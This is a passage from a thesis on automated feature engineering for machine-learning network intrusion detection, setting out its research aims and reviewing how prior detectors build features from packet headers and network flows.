To overcome the problem of high traffic volume and diversity, most ML-based implementations referenced in this thesis have concentrated on small parts of network traffic relevant to a single detection problem. For example, the detector may only analyse request packets, only a single protocol, or only use metadata measurements such as packet sizes or packet inter-arrival times. Focussing on these limited sets of network traffic features has the advantage of significantly limiting the diversity and volume of traffic information, hence making it more tractable to model.

However, using only a small set of network traffic features can have disadvantages. A small number of features omits most of the information contained in raw traffic. Once information is removed, the ML algorithm cannot make use of it to assist classification. For example, to detect an attack, it must be observable in the selected features. Since attackers have a wide choice of attack types, it is unlikely that all attacks would be observable in a single, small set

of features. The likely result is the detectors missing attacks. An attacker may also use countermeasures to blend in with normal traffic if they know which set of features are being monitored. To increase the chances of detecting an attack, the detector should therefore monitor more features, or there should be a suite of detectors, each monitoring a different set of features.

When choosing a small number of features, there is also the problem of correctly identifying which parts of the network traffic are relevant. This commonly requires using domain knowledge, and using a manual and iterative process to test which traffic features are useful. After completing that process, machine learning may seem unnecessary, as the information may be simple to encode into an existing signature-based detection systems.

In summary, a small feature set allows the detector to cope with high traffic volume and diversity, but it limits the breadth of detection capability. The important choice of what features to construct from network traffic is part of feature engineering.

Feature engineering also includes further preprocessing prior to ML in order to generate more discriminative features. It can involve combining or transforming features, e.g. rather than using the start and end times of a network traffic flow, the flow $duration = endtime - starttime$ is likely to be more relevant. More complex preprocessing includes calculating graph metrics across multiple network connections, or statistics of a feature during a time window. The open-ended nature of preprocessing leads to problems stated by Konen [108] as:

- “Which road to follow: random feature construction (try many and throw away many) or more careful feature construction driven by (complex) guiding principles?”
- “Which general guiding principles can be used for feature formation / construction? Variance (PCA), slowness (SFA), information gain or other, guided by supervised information ...”

In this thesis we perform feature engineering using some guiding principles, but with the “try many and throw many away” mentality mentioned by Konen [108]. We attempt to take advantage of ML’s strengths during feature engineering by using it to make data-driven decisions about what information (in features) is most relevant. We contrast this to feature engineering choices being made by a domain expert who may not even consider some features, thereby potentially omitting information relevant to a particular problem.

1.2 Problem Statement

Commercial network security appliances mainly perform misuse detection. They use knowledge of previous attacks to create signatures which precisely identify new instances of those attacks, but they cannot be used to identify novel attacks. A complementary anomaly detection approach can identify novel attacks but at the expense of falsely identifying novel activity as malicious. These limitations result in a significant number of attacks being missed, leading to the theft of intellectual property and other information from vulnerable organisations.

Machine learning has the potential to overcome some limitations of intrusion detection systems as discussed in Section 1.1.7. However, Section 1.1.8 also identified challenges in the field which inhibit its application. *The main **problem** identified is that machine learning cannot be directly applied to network traffic, but instead only to a fixed set of features constructed from network traffic. Constructing these features (in a process called feature engineering) is therefore a critical step which places bounds on the detector's capabilities. However, feature engineering is often an ad-hoc process, using trial and error to find which traffic features are most relevant to the detection problem. Such a process requires domain knowledge, and is time consuming when done iteratively. These difficulties in feature engineering inhibit the application of ML to network security.*

1.3 Research Aims

To address the problem statement, we have the following research aims.

Aim 1: *Investigate existing applications of machine learning to computer network security from network traffic, concentrating on their feature engineering approaches.*

Since feature engineering was identified as the main problem, we first explore existing solutions in the literature. The literature review focusses on network security papers which analyse network traffic.

Aim 2: *Design a feature engineering framework which can be used to automatically find relevant features from network traffic for a given network security application.*

To extend existing misuse-based detection systems, we propose using ML. Applications using ML can learn from previous attacks and investigations. They

can detect novel attacks as either similar to known attacks, or as anomalies. They are also capable of processing large volumes of network data in an automated way for fast detection. However, in Section 1.1.8 we argued that ML has not yet become mainstream in computer network security due to challenges unique to the field. The main challenge identified was constructing relevant features from network traffic suitable for input to the ML algorithm. Hence we aim to improve feature engineering so it can automatically identify relevant features. This should allow machine learning to be more readily applied to network traffic.

Key, or relevant, features enable ML to learn to discriminate normal and malicious traffic. However, if ML is instead provided a set of irrelevant features, the same algorithm will not be able to discriminate the traffic. Hence, constructing a set of relevant features is key to classifier performance. This feature engineering step is often an iterative process guided by domain knowledge in a search for suitable features. We aim to find a more automated and data-driven solution to feature engineering.

We aim to design a general automated feature engineering framework which can be applied to any given network security application provided labelled examples are available.

Aim 3: *Using the automated feature engineering framework from Aim 2, build detectors for at least two network security applications and test their effectiveness.*

We aim to use the framework to find key features from network traffic relevant to protocol tunnelling. The features are then used to train a ML-based classifier for tunnel detection. In particular we aim to detect both HTTP and DNS protocol tunnelling as they are a significant threat on enterprise networks.

Aim 4: *Investigate the use of traffic metadata features for ML-based network security applications.*

Lastly, given a significant portion of Internet traffic is encrypted for privacy and security reasons, it is important to understand how to analyse this traffic to identify malicious activity. Hence, we aim to investigate feature engineering for encrypted network traffic including traffic metadata features, e.g. size and timing of packets.

1.4 Research Contributions

The research contributions are:

Contribution 1: *We develop an automated feature engineering framework to generate a set of candidate features from raw network traffic. The work is described in Section 3.2.*

We design a feature engineering framework to address [Aim 2](#). The framework includes a feature construction stage to generate a large set of candidate features, and a feature selection stage to identify which features are most relevant to a given application. To test the framework, we perform preliminary experiments on two additional network security problems.

The work was informed by the literature review in Chapter 2. The review studies previous work in applying ML to computer network security, concentrating on the useful features which have been extracted from network traffic (as per [Aim 1](#)).

Contribution 2: *We implement automated feature engineering to generate features directly from HTTP network traffic. Feature selection was used to find a subset of features relevant to the detection of HTTP protocol tunnelling, as described in Section 4.4.*

The contribution addresses [Aim 3](#). To verify the contribution, we build a classifier from the automatically generated features and measure its HTTP tunnel detection performance. For comparison, we also build a second classifier using manually derived features based on our analysis of tunnel network traffic and previous literature. We compare the accuracy of the two classifiers to demonstrate that features generated automatically are as effective as those generated manually.

Contribution 3: *We implement automated feature engineering to generate features directly from DNS network traffic suitable for DNS protocol tunnel detection in Section 5.3.*

This contribution also addresses [Aim 3](#). To verify the contribution we build classifiers from the automatically generated features and measure detection performance on three DNS tunnel implementations. We interpret the classifier models to explain how they differentiate DNS tunnels from other DNS traffic.

Contribution 4: *We perform an extended study of metadata features for a common network security function known as “traffic classification”. This addresses [Aim 4](#), and is described in Chapter 6.*

We list which features were found to be most discriminative as well as their effect on traffic classification accuracy. The study uses standard tools to generate

a set of metadata features. The automated feature engineering framework from Section 3.2 is then used to derive additional candidate traffic metadata features and to select the most relevant set. Traffic classifiers are built from the selected features with their effectiveness tested on three datasets.

As part of the contribution we also propose a strategy to reduce overfitting by ensuring training, cross validation and test datasets contain independent network traffic. The strategy is to ensure each dataset contains different (disjoint) sets of source IP addresses.

In the next chapter we address [Aim 1](#) by surveying the literature for ML-based network security applications.

Chapter 2

Literature Review

In Chapter 1 we discussed current issues in computer network security, including the challenge of detecting protocol tunnelling used by APTs to steal information. We also explained the potential of machine learning (ML) as a tool when developing network security applications. However, difficulties in applying ML to network security were also listed, with the main difficulty being feature engineering. Feature engineering is a data preprocessing step to convert network traffic into features for input to ML algorithms.

Therefore, in this literature review, we survey published data preprocessing techniques for machine learning in the field of computer network security. We aim to study a wide range of data preprocessing techniques and understand the types of problems they are suited to. We then aim to identify which of those techniques are likely to be useful for the detection of protocol tunnelling. Since the continuous analysis of network traffic requires stream processing, we also survey ML techniques suitable for such an environment.

In subsequent chapters we study the detection of particular protocol tunnels in more detail, namely HTTP tunnels and DNS tunnels. Hence a review of literature specific to detection of those channels is provided in their “related work” Sections 4.2, 5.2.3. In this chapter we instead keep the literature review more general by studying data preprocessing for a range of network security applications.

2.1 Introduction

Data preprocessing is widely recognized as an important stage in ML. ML is the use of algorithms which evolve a model according to the data instances (observations) provided to it. Further observations are compared to the model to make a prediction. This literature review covers the data preprocessing techniques used by ML-based network intrusion detection systems (NIDS), concentrating on which aspects of the network traffic are analysed, and what feature construction and selection methods have been used.

Motivation for this topic comes from the large impact data preprocessing has on the accuracy and capability of ML-based detectors. The review of data preprocessing finds that many detectors limit their view of network traffic to the TCP/IP packet headers. Time-based statistics can be derived from these headers to detect network scans, network worm behaviour, and DoS attacks. A number of other detectors perform deeper inspection of request packets to detect attacks against network services and network applications. More recent approaches analyse full service responses to detect attacks targeting clients. The review covers a wide range of detectors, highlighting which classes of attack are detectable by each of these approaches.

Data preprocessing is found to predominantly rely on expert domain knowledge for identifying the most relevant parts of network traffic and for constructing the initial candidate set of traffic features. On the other hand, automated methods have been widely used for feature extraction to reduce data dimensionality, and feature selection to find the most relevant subset of features from this candidate set. The review shows a trend towards deeper packet inspection to construct more relevant features through targeted content parsing. These context sensitive features are suited to detecting current attacks at the application layer.

2.1.1 Network Intrusion Detection Systems

NIDS monitor computer networks for signs of compromise, or attempted compromise. In effect, they classify each traffic observation as malicious or not.

They can be designed to either perform misuse detection or anomaly detection. Misuse-based NIDS detect known malicious activity, while anomaly-based detect unusual activity. Misuse-based NIDS commonly rely on signatures written by domain experts. Hence the term *signature-based* is synonymous with

misuse-based as it encodes known malicious patterns. Popular open-source implementations of this type are **snort** [163] and **bro** [181]. Commercial NIDS are also generally misuse-based because, as with AV software, very low false positive rates can be achieved. These systems require regular signature updates to detect the latest attacks. However, given the ever increasing list of malware, the job of constantly analysing and creating signatures is labour intensive. Adding to the difficulty is the ready availability of toolkits from the Web which allow attackers to create new malware. The toolkits also allow exploits to be repackaged into unique malware instances using polymorphism. This has led to speculation that signature-based AV and intrusion detection is unsustainable [198]. Misuse-based systems are also generally unable to detect novel or zero-day attacks [6].

To detect novel attacks, anomaly-based NIDS have been proposed. This was suggested as early as 1987 when Denning [51] formalised an intrusion detection model. Anomaly-based detection works by first modelling all types of normal or valid behaviour. When the observed behaviour diverges from this model, an anomaly is raised. Unfortunately they are prone to false positives which can be triggered by novel, but non-malicious traffic, since it is difficult to build a model representative of all possible normal traffic [6]. These false positives are a major problem for operators monitoring the NIDS, due to the time wasted investigating them. Even a 1% false positive rate results in a huge number of bogus alerts when run on the large volumes of traffic common in current networks. This is known as the base rate fallacy [5]. Anomaly-based approaches are still an active area of research. This literature review covers more anomaly detectors than misuse detectors both because anomaly detectors are more actively being researched, and because they generally use ML (to model normal behaviour).

2.1.2 Data Preprocessing

Data preprocessing is required in all knowledge discovery tasks, including ML-based NIDS, which attempt to classify network traffic as normal or malicious. Various formal process models have been proposed for knowledge discovery and data mining (KDDM), as reviewed by Kurgan and Musilek [111]. These models estimate the data preprocessing stage to take 50% of the overall process effort, while the data mining task takes less at 10% to 20%. Improvements in data preprocessing should therefore have a significant impact on the KDDM process. For this reason, our review focusses on data preprocessing for NIDS. Standard

preprocessing steps include dataset creation, data cleaning, integration, feature construction to derive new higher-level features, feature selection to choose the optimal subset of relevant features, reduction, and discretisation [109]. The most relevant steps for NIDS are now briefly described.

- **Dataset creation:** involves identifying representative network traffic samples for training and testing. These datasets should be labelled indicating whether the connection is normal or malicious. Accurately labelling network traffic can be a very time consuming and difficult task.
- **Feature construction:** is used to construct a set of features from the initial dataset. Network traffic consists of sequences of bytes conforming to networking protocols. Rather than ML being applied directly to these bytes, feature construction first transforms them into a smaller number of high-level features (such as the value of a protocol field). The aim is to create additional features with better discriminative ability than the initial feature set. Hence it can have a significant impact on ML accuracy. Features can be constructed manually, or by using data mining methods such as sequence analysis, association mining, and frequent-episode mining.
- **Reduction:** is commonly used to decrease the dimensionality of the dataset by discarding any redundant or irrelevant features. One method is an optimization process called feature selection which aims to find the subset of most relevant features. This is commonly used to alleviate “the curse of dimensionality” [91]. Data reduction can also be achieved with feature extraction by transforming the initial feature set into a reduced number of new features. Principal component analysis (PCA) is a common linear method used for data reduction.

Preprocessing converts network traffic into a series of observations, where each observation is represented as a feature vector. Observations are optionally labelled with its class, such as “normal” or “malicious”. These feature vectors are then suitable as input to data mining or ML algorithms. ML is widely used in anomaly-based research NIDS with examples including PHAD [128] and the Principal Component Classifier by Shyu et al. [168].

2.1.3 Aims and Overview

Other reviews of anomaly-based NIDS concentrate on the detection algorithm used. Patcha and Park [150] categorize detection algorithms into statistical, data-mining and ML based. For each technique (e.g. classification, clustering, sequence analysis, Bayesian networks or Markov Chains) a number of research systems are referenced. Anomaly detection methods reviewed by Chandola et al. [30] also focus on the algorithms used. They discuss several application domains including credit card fraud, image processing, sensor networks as well as computer security. Garca-Teodoro et al. [78] list the anomaly detection techniques used by available NIDS software, spanning both commercial and research projects. The authors note a trend in research projects over more than a decade from initial statistical approaches, to knowledge-based expert systems, and more recently to ML techniques with particular use of N-grams and Markov Models. Gogoi et al. [81] compare supervised and unsupervised anomaly detection algorithms, and tests some implementations on the KDD Cup 99 dataset [102].

Most reviews of anomaly-based NIDS therefore concentrate on their core algorithms. This review instead covers their *data preprocessing* techniques, concentrating on what aspects of the network traffic are analysed, and what feature construction and selection methods have been used. The review analyses relevant anomaly-based NIDS publications from the last decade. The focus is motivated by the fact that data preprocessing takes a significant amount of effort, and directly impacts on the accuracy and capability of the downstream algorithm [119, 109]. Therefore data preprocessing forms a critical part of anomaly-based NIDS. The focus is also motivated by the fact that content-based attacks have become more relevant, while older DoS, network probe and network worm attacks have largely been mitigated by perimeter defenses. Content-based attacks include buffer overflows on network services, web server exploits, crafted documents to exploit workstation productivity suite software, and web services attacks such as SQL injection. Since the attack bytes for each of these attacks occurs beyond the TCP headers (in the TCP payload), a new set of preprocessing techniques are required to detect these content-based attacks.

This review also notes any techniques which have been applied to real-world networks. Coping with real-world data implies taking into account computational complexity, hardware resources, and differences between training data and real data.

The review has two main purposes:

1. It comprehensively reviews the features derived from network traffic, and the related data preprocessing techniques which have been used in anomaly-based NIDS since 1999. These aspects of NIDS are fundamentally important since they determine, to a significant degree, its detection coverage.
2. It groups anomaly-based NIDS by the types of network traffic features used for detection. The aim is to show where the majority of research has been focused. The groups show a trend from previously using packet header features exclusively, to using more payload features.

The scope of this review is limited in order to keep it focused. The review omits HIDS due to the significant differences in their input data (system call traces rather than network traces), and corresponding differences in data preprocessing. Also omitted are papers solely addressing NIDS performance such as using hardware acceleration or parallel architectures. While performance is an important aspect for NIDS monitoring high bandwidth links, it is an area worthy of a separate study. The review attempts to cover a wide variety of network intrusions rather than just the traditional probe and DoS attacks. However, a notable omission is botnet detection, again to limit scope.

The rest of the literature review is organized as follows. The identified traffic feature types are network packet headers, network protocol information, network packet contents (payloads), hybrid features (e.g. from KDD Cup 99), and alerts. Sections 2.2, 2.3, 2.4, 2.5 and 2.6 respectively review each of these feature types in more detail. Section 2.7 then discusses and compares the reviewed preprocessing techniques. Finally, Section 2.9 concludes by summarizing the findings.

Figure 2.1 graphs the numbers of reviewed papers using each of the identified feature types. It shows the largest group of papers use features derived only from network packet headers. It also shows that a significant number of papers depend on the features in the KDD Cup 99 dataset. While a number of reviewed papers use features derived from packet contents or payloads, most of those analyse the payloads of requests to servers. This literature review first covers packet header features.




Figure 2.1: Number of published anomaly-based NIDS papers vs. feature type used

2.2 Packet Header Features

Anomaly detection based only on packet header information minimizes the data preprocessing requirements. Headers generally make up only a small fraction of the total network data, so processing them requires fewer resources (CPU, memory, storage) than analysing full packet payloads. Hence the approach can be used on relatively high bandwidth network links where deep packet inspection techniques are too resource intensive for real-time operation. Summarizing a series of network packet headers into a single flow record, such as NetFlow [34], further reduces resource requirements. Packet header approaches also have the advantage of remaining valid when traffic payloads are encrypted, such as with SSL sessions. We use this fact in Chapter 6 when studying which features are available from encrypted traffic, and then using those header features to perform traffic classification.

The reviewed packet header approaches are summarized in Tables 2.1, 2.2 and 2.3. Each table contains a group of NIDS sharing common feature types. NIDS in Table 2.1 take basic features directly from packet headers. Those in Table 2.2 use features taken from a single flow, known as single connection derived

(SCD) features. Table 2.3 lists NIDS using features spanning multiple flows, called multiple connection derived (MCD) features. The terminology is taken from a detailed analysis of packet header features by Onut and Ghorbani [146]. They identified basic, SCD and MCD as the main feature categories, and then continued to subdivide them to produce a fine grained graph of 26 feature categories. Our literature review gives a broad overview of these features, and then goes on to discuss a number of anomaly-based NIDS which use them.

Data preprocessing to extract packet headers is straightforward. Many software programs and libraries already exist to process network traffic, e.g. `libpcap`, `tcpdump`, `tshark`, `tcptrace`, `softflowd` and NetFlow and IPFIX implementations. The complex part of the data preprocessing is using appropriate feature construction to derive more discriminative features (e.g. time based statistical measures) from this basic traffic information.

2.2.1 Packet Header Basic Features

Only three papers in this section use the basic features extracted directly from individual packet headers without further feature construction.

Tool / Paper	Data Input	Data Preprocessing	Main Algorithm	Detection
PHAD [128]	Ethernet, IP, TCP headers	Models each packet header using clustering	Univariate anomaly detection	Probe, DoS
SPADE [174]	Packet headers	Preprocessing retains packets with high anomaly score. Score is inverse of probability of packet occurrence.	Entropy, mutual information, or Bayes network.	Probes (network and port scans)
[84]	802.11 frame headers	Apply feature construction for 3 higher level features. Feature selection is used to find optimal subset.	K-means Classifier used to detect attacks	Wireless network attacks.

Table 2.1: *NIDS using only parsed packet header fields, i.e. packet header basic features.*

Packet header anomaly detector (PHAD) [128] was intended to detect attacks against the TCP/IP stack, IDS evasion techniques, imperfect attack code, and anomalous traffic from victim machines. It learns normal ranges for each packet

header field at the data link (Ethernet), Network (IP), and Transport/control (TCP, UDP, ICMP) layers. The result is 33 packet header fields used as basic features. The possible numeric range of each packet header field is very large, so to reduce this space, clustering is used. Each attribute is allowed N clusters. If N is exceeded, then the closest clusters are merged. PHAD was trained on attack free data from the DARPA 99 dataset [139]. Note: the DARPA 99 dataset was produced for the second year of an intrusion detection evaluation project. The first year produced the DARPA 98 dataset [138], which was preprocessed to become the KDD Cup 99 dataset [102]. During the detection phase of PHAD, the 33 packet header attributes from each data instance are compared to the trained model. Each attribute is then given an anomaly score which is proportional to the time since the same event last occurred. The total anomaly score for the packet is the sum of the anomaly score for each of its attributes. This is therefore a univariate approach which cannot model dependencies between features.

Statistical packet anomaly detection engine SPADE [174] is implemented as a `snort` [163] preprocessor plugin. It was developed to detect stealthy scans, and only requires basic features extracted from protocol headers such as the source and destination IP addresses and ports. SPADE was one of the first attempts to use an anomaly method for portscan detection. Previous methods simply counted the number of attempts from a single source within a certain time window. If the number exceeded a threshold then a portscan was flagged. However these approaches are easily evaded. In SPADE, the basic features are instead used to build a normal traffic distribution model for the monitored network. Traffic distributions are maintained in real time by tracking joint probability measurements, e.g. $P(\text{source address, destination address, destination port})$, or using a Bayes Network. During detection, packets are compared to the probability distribution to calculate an anomaly score. Highly anomalous packets are retained. By retaining these unusual packets, it is possible to look for portscans over a much wider time window.

Attacks against wireless networks have also been detected using packet headers, in this case from the MAC layer frame header. The approach requires tapping the local wireless network. Guennoun et al. [84] perform preprocessing to extract all the frame headers, convert any continuous features to categorical ones, and derive new features. Feature selection is applied to find the most relevant set for detecting malicious traffic. First a filter approach is used to calculate the infor-

mation gain ratio of each feature individually. This produces a list of features ranked by their relevance. A wrapper approach is then used to find the best set of features. It uses a forward search algorithm which starts with the single most relevant feature, tests it with a k-means classifier, and then iteratively adds the next most relevant feature to the set. It was found that the top eight ranked features produced a classifier with the best accuracy.

Early and Brodley [65] argue that blindly using packet header features from network traffic leads to an inaccurate classifier. Many of the headers are likely to be irrelevant, since they have no inherent anomalous value, and collecting enough training data to fully exercise these values is not feasible. Their experiment backed their claim. This would seem to contradict the approach of PHAD which uses all 33 packet header basic features, including some irrelevant ones. However PHAD mitigates accuracy problems by clustering the values for each feature. Clustering ensures unseen but legitimate values are less likely to be deemed anomalous, thereby reducing false positives. SPADE simply avoids irrelevant features by using a very small subset of packet headers, while the wireless network NIDS by Guennoun et al. [84] uses feature selection to eliminate these irrelevant features.

2.2.2 Single Connection Derived Features

The anomaly-based NIDS in Table 2.2 use complete network flows as data instances rather than individual packet data. Analysing flows provides more context than analysing individual packets standalone. Flows are unidirectional sequences of packets sharing a common key such as the same source address and port, and destination address and port. They complete after a timeout period, or for TCP with end of session flags (e.g. FIN or RST). Protocols such as UDP and ICMP can also be represented in flow records.

SCD features are relevant to any detector which analyses application-layer protocols, e.g. our HTTP and DNS tunnel detectors in Chapters 4 and 5 respectively. Individual packets usually only contain a fragment of application-layer data. Searching for a string in application-layer data of a single packet will fail when the string spans multiple packets. Therefore, network packets need to be combined to reassemble the whole string. For TCP traffic, this process is known as TCP session reassembly. Once reassembly is complete, application-level protocol fields can be parsed. This enables contextual analysis of network traffic,

e.g. the HTTP URL can be created as an SCD feature for analysis.

A convenient way of obtaining flow information is to use NetFlow records. These are produced by Cisco routers (with other manufacturers producing equivalent records) as summaries of the packets passing through them. Having a router generate NetFlow data saves the NIDS from doing its own data preprocessing tasks such as parsing IP headers, maintaining packet counts, and stream (flow) reassembly. Alternatively, NetFlow records can be produced on a standard host using software such as `softflowd`¹. NetFlow records also significantly reduce the storage requirements compared to full packet capture. However, NetFlow information is only based on packet headers, so the transport payload is ignored.

Tool / Paper	Data Input	Data Preprocessing	Main Algorithm	Detection
AND-SOM [158]	Tcpu-rify output	tcptrace used to trace sessions. Then custom time-based SCD features are constructed for each service	Use SOM to model normal usage of each service	BIND attack and http_tunnel
[191]	HTTPS traffic	Calculate request and response sizes for SSL or TLS traffic, and compare to threshold	Statistical test to find rare alerts for each webserver	Web Server attacks
[69]	TCP sessions	Create separate dataset for each application protocol. Quantization of TCP flags within each session.	Markov chains for HTTP, FTP and SSH to model TCP state transitions.	Nmap scans. SSH, HTTP misuse
[202]	TCP sessions	Create separate dataset for each application protocol. Quantization of TCP flags within each session.	HMM for HTTP, FTP and SSH to model TCP state transitions.	FTP anomalies
[192]	TCP/IP headers	Reconstruct TCP sessions and calculate round trip times.	Clustering and partitioning data mining	Stepping stones
[65]	TCP/IP headers	Statistical features per connection: TCP flags, mean packet inter-arrival time, mean packet length	C5 Decision Tree Classifier	Proxies, backdoors, protocols.

Table 2.2: *NIDS using single connection derived (SCD) features from packet headers.*

¹<http://www.mindrot.org/projects/softflowd/>

The most common SCD features are packet statistics calculated within a flow. Examples include counts of packets and bytes in the flow (as per NetFlow records), the average inter-packet arrival time, and the mean packet length. These features are useful for fingerprinting sessions, detecting unusual data flows, or finding other anomalies within a single session.

ANDSOM uses SCD features exclusively [158]. Data preprocessing first segments the dataset by service type (TCP or UDP) and the application protocol (HTTP or SMTP). For each data segment a different model is created. In this case self organizing maps (SOM) are used. The calculated SCD features are quad², start time, end time, whether the session had a valid start (2 SYN packets), whether the connection was closed properly (FINs) or improperly (RST), number of queries per second, average size of questions, average size of answers, question answer idle time, answer question idle time, and the duration of the connection. These features provide a fingerprint for the session. During the detection phase the data instances were compared to the appropriate SOM model to detect anomalies in that service. Testing successfully found an injected BIND attack and a HTTP tunnel, both of which are detectable within a single flow.

Yamada et al. [191] use SCD features to find attacks against web servers when the traffic is encrypted by SSL or TLS. Therefore they only use information from the unencrypted protocol headers for detection. The features used are the HTTP request and response sizes, calculated across each continuous activity of each user. Since using size features alone would produce many false positives, frequency analysis is also performed to eliminate alerts common to the webserver. Statistically rare alerts are flagged as anomalies.

Anomaly detectors have also been built using only TCP flags as SCD features [69, 202]. TCP flags are extracted from packets within each TCP session, and each flag combination is quantized as a symbol. This converts the TCP session into a sequence of symbols, which can then be modelled using Markov chains. A separate model is produced for each of the observed protocols SSH, HTTP and FTP. During the detection phase, network traffic is evaluated against the appropriate model for anomaly detection. The approach was found to detect scans initiated by `nmap`, and SSH and HTTP misuse. While this approach detects attacks which modify TCP characteristics, it is not likely to detect payload-based attacks. To address this, the authors mention modelling application layer

²quad is shorthand for the 4 basic features: source IP address, source port, destination IP address and destination port

protocols such as DNS or HTTP as future work, rather than relying on TCP models only.

Yang and Huang [192] used SCD features to detect connections which pass through multiple stepping stones. The assumption is these types of connections are used by attackers to avoid being tracked. Detection is based on calculating round trip times (RTTs) of packets within a TCP connection. This approach uses clustering and partitioning to calculate the RTTs and to estimate the number of stepping stones. The algorithm uses only packet header information within a connection, specifically the timestamps of the send and echo packets.

SCD features are also used by Early and Brodley [65]. Their aim is to automatically detect which application protocol (e.g. SSH, `telnet`, SMTP, or HTTP) is being used without using the destination port as a guide. Detection is based on features derived only from TCP/IP packet headers within a flow, and using decision trees (see Section 5.2.2) for classification. The derived features are the percentage of packets with each of the six TCP state flags set, the mean packet inter-arrival time, and the mean packet length. In anomaly mode, this detector could be used to find services running on non-standard ports, potentially flagging backdoors.

SCD features are therefore useful for finding anomalous behaviour within a single session, such as an unexpected protocol, unusual data sizes, unusual packet timing, or unusual TCP flag sequences. Particular detection capabilities include backdoors, HTTP tunnels, stepping stones, BIND attacks, and command and control channels. However, by themselves they cannot be used to find activity spanning multiple flows such as DoS attacks or network probes. For that, MCD features are required.

2.2.3 Multiple Connection Derived Features

MCD features are constructed by monitoring base features over multiple flows or connections. These features are constructed since they have been found to be better at discriminating between normal and anomalous traffic patterns compared to basic features taken directly from individual packet headers. They enable detection of anomalies which manifest themselves as unusual patterns of traffic, such as network probes and DoS attacks. MCD features should be most relevant to protocol tunnel detection in Chapters 4 and 5, since such tunnels should exhibit unique behaviours over many network connections.

Tool / Paper	Data Input	Data Preprocessing	Main Algorithm	Detection
[113]	NetFlow output	Calculate entropy of each feature (e.g. dst port) for each 5 minute data chunk	Multiway-subspace method finds variations/anomalies	alpha flows, DoS, probe, worms etc.
MINDS [67]	NetFlow records	MCD features calculated for each time window and connection window, e.g. flow count to each destination	Local Outlier Factor (LOF), Association Mining	Probe, DoS, worms
[116]	tcptrace output	MCD features calculated using windows of 5 seconds and 100 connections.	Compare LOF, k-means, SVM algorithms	Some Probe, DoS, R2L, and U2R
[155]	tcptrace output	As above	Incremental LOF	As above
ADAM [7]	Connection records	Association mining over 3 seconds and 24 hour sliding windows. Feature selection.	Naive Bayes Classifier	Some Probe, DoS, R2L, U2R.
SCAN [151]	Connection records	Subsampling data, EM, and 60 second data summaries	Clustering	DoS
FIRE [53]	TCP/IP headers	Connection counts for each src/dst over 15 minute and 1 month time windows	Fuzzy rules to detect anomalies	Probe (host and port scans)
[142]	IPFIX output	MCD features, e.g. av. packet size, av. flow duration	Construct profiles. Use Chi-squared measure to detect anomalies	Scan, flood, DoS, DDoS attacks
[126]	full pcap	Reconstruct flows. Create 15 custom MCD volume features, e.g. num flows per minute	Model normal traffic using wavelet approximation	Scan, flood, DoS, DDoS attacks

Table 2.3: *NIDS using multiple connection derived (MCD) features from packet headers.*

Domain knowledge is used to choose a window of data to consider. The time windows used in the reviewed papers (as shown in Table 2.3) range from 5 seconds to 24 hours, with shorter time windows detecting bursty attacks, and long time windows more likely to detect slow and stealthy attacks. Connection-based windows are also used, such as analysing the most recent 100 connections.

Lakhina et al. [113] developed a network anomaly detector using MCD features based only on the quad and time fields of NetFlow records. Traffic anoma-

lies are assumed to induce a change in the distributional aspects of the chosen header fields. For example, analysing all packets in a host port scan will show low entropy for the destination IP address, but high entropy for the destination port feature. The detector therefore uses entropy measures on basic features over a five minute time window to detect anomalies. The types of network anomalies detectable by this method include alpha flows³, DoS attacks, flash crowds⁴, port scans, network scans, outages, worm behaviour, and point-to-multipoint traffic. The approach differs from earlier volume-based detectors. Results show the two approaches are complementary.

The same anomaly detector by Lakhina et al. [113] uses packet sampling to enable it to operate in near real-time on high-bandwidth backbone networks. NetFlow can perform 1 in N packet sampling, where N is configurable. The authors sample 1 in 100 packets, while still detecting network anomalies. Intuitively, sampling packets would reduce the detection accuracy of the NIDS. Hence Patcha and Park [151] use an adaptive sampling technique to balance the requirements of accuracy and resource overheads.

Rather than using entropy measures, the Minnesota intrusion detection system (MINDS) [67] uses a volume based approach to counting flow features. These statistics are then fed to an outlier detection algorithm. MINDS processes 10 minute batches of NetFlow records, containing SCD features such as the quad, protocol, union of TCP flags, number of bytes and number of packets. Several MCD features are then calculated from these using a time window. For example, “count-dest” is the count of flows from the same source to different destinations. Another set of MCD features are calculated over a window of the last N connections. The SCD and MCD features are constructed in a similar way to the KDD Cup 99 dataset described in Section 2.5. They are then used as input to a density-based outlier detection algorithm called local outlier factor (LOF) for detecting anomalies [21]. Testing showed MINDS could detect network probes (scanning), DoS, and worm propagation.

Lazarevic et al. [116] compared the effectiveness of LOF, k-means [127] and support vector machines (SVMs, see Section 4.3.2) for unsupervised network anomaly detection. Data preprocessing was similar to MINDS, but used `tcp-trace` output rather than NetFlow records. Like NetFlow, `tcptrace` also only analyses packets headers. However it analyses bidirectional connections rather

³Alpha flow is an unusually high data rate between a single source-destination pair

⁴A flash crowd is an unusually high demand for a particular destination service

